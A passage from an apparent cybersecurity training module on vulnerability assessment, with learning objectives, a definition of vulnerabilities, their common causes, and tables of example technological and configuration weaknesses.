vulnerabilities.

At the end of this module, you will be able to:

- Understand vulnerability, vulnerability research, vulnerability assessment, and vulnerability scoring systems


- Describe the vulnerability management life cycle (vulnerability assessment phases)
- Understand various types of vulnerabilities and vulnerability assessment techniques
- Understand different approaches to vulnerability assessment solutions
- Describe different characteristics of good vulnerability assessment solutions
- Explain different types of vulnerability assessment tools and the criteria for choosing them
- Use various vulnerability assessment tools
- Generate and analyze vulnerability assessment reports



LO#01: Summarize Vulnerability Assessment Concepts

Vulnerability Assessment Concepts

This section provides an overview of vulnerability and its examples, vulnerability assessment, vulnerability scoring systems, vulnerability databases, and the vulnerability assessment lifecycle.



What is Vulnerability?

- Refers to the existence of **weakness** in an asset that can be exploited by threat agents

Common Reasons behind the Existence of Vulnerability

1. **Hardware or software misconfiguration**
2. **Insecure or poor design of the network and application**
3. **Inherent technology weaknesses**
4. **Careless approach of end users**

What is Vulnerability?

A vulnerability refers to a weakness in the design or implementation of a system that can be exploited to compromise the security of the system. It is frequently a security loophole that enables an attacker to enter the system by bypassing user authentication. There are generally two main causes for vulnerable systems in a network, software or hardware misconfiguration and poor programming practices. Attackers exploit these vulnerabilities to perform various types of attacks on organizational resources.

Common Reasons for the Existence of Vulnerabilities

- **Hardware or software misconfiguration**

  The insecure configuration of the hardware or software in a network can lead to security loopholes. For example, a misconfiguration or the use of an unencrypted protocol may lead to network intrusions, resulting in the leakage of sensitive information. While a misconfiguration of hardware may allow attackers to obtain access to the network or system, a misconfiguration of software may allow attackers to obtain access to applications and data.

- **Insecure or poor design of network and application**

  An improper and insecure design of a network may make it susceptible to various threats and potential data loss. For example, if firewalls, IDS, and virtual private network (VPN) technologies are not implemented securely, they can expose the network to numerous threats.

- **Inherent technology weaknesses**


  If the hardware or software is not capable of defending the network against certain types of attacks, the network will be vulnerable to those attacks. Certain hardware, applications, or web browsers tend to be prone to attacks such as DoS or man-in-the-middle attacks. For example, systems running old versions of web browsers are prone to distributed attacks. If systems are not updated, a small Trojan attack can force the user to scan and clean the entire storage in the machine, which often leads to data loss.

- **End-user carelessness**

  End-user carelessness considerably impacts network security. Human behavior is fairly susceptible to various types of attacks and can be exploited to effect serious outcomes, including data loss and information leakage. Intruders can obtain sensitive information through various social engineering techniques. The sharing of account information or login credentials by users with potentially malicious entities can lead to the loss of data or exploitation of the information. Connecting systems to an insecure network can also lead to attacks from third parties.

- **Intentional end-user acts**

  Ex-employees who continue to have access to shared drives can misuse them by revealing the company's sensitive information. Such an act is called an intentional end-user act and can lead to heavy data and financial losses for the company.



Examples of Vulnerabilities

Technological Vulnerabilities	Description
TCP/IP protocol vulnerabilities	HTTP, FTP, ICMP, SNMP, SMTP are inherently insecure
Operating System vulnerabilities	An OS can be vulnerable because: ● It is inherently insecure ● It is not patched with the latest updates
Network Device Vulnerabilities	Various network devices such as routers, firewall, and switches can be vulnerable due to: ● Lack of password protection ● Lack of authentication ● Insecure routing protocols ● Firewall vulnerabilities

Configuration Vulnerabilities	Description
User account vulnerabilities	Originating from the insecure transmission of user account details such as usernames and passwords, over the network
System account vulnerabilities	Originating from setting of weak passwords for system accounts
Internet service misconfiguration	Misconfiguring internet services can pose serious security risks. For example, enabling JavaScript and misconfiguring IIS, Apache, FTP, and Terminal services, can create security vulnerabilities in the network
Default password and settings	Leaving the network devices/products with their default passwords and settings
Network device misconfiguration	Misconfiguring the network device

Examples of Vulnerabilities

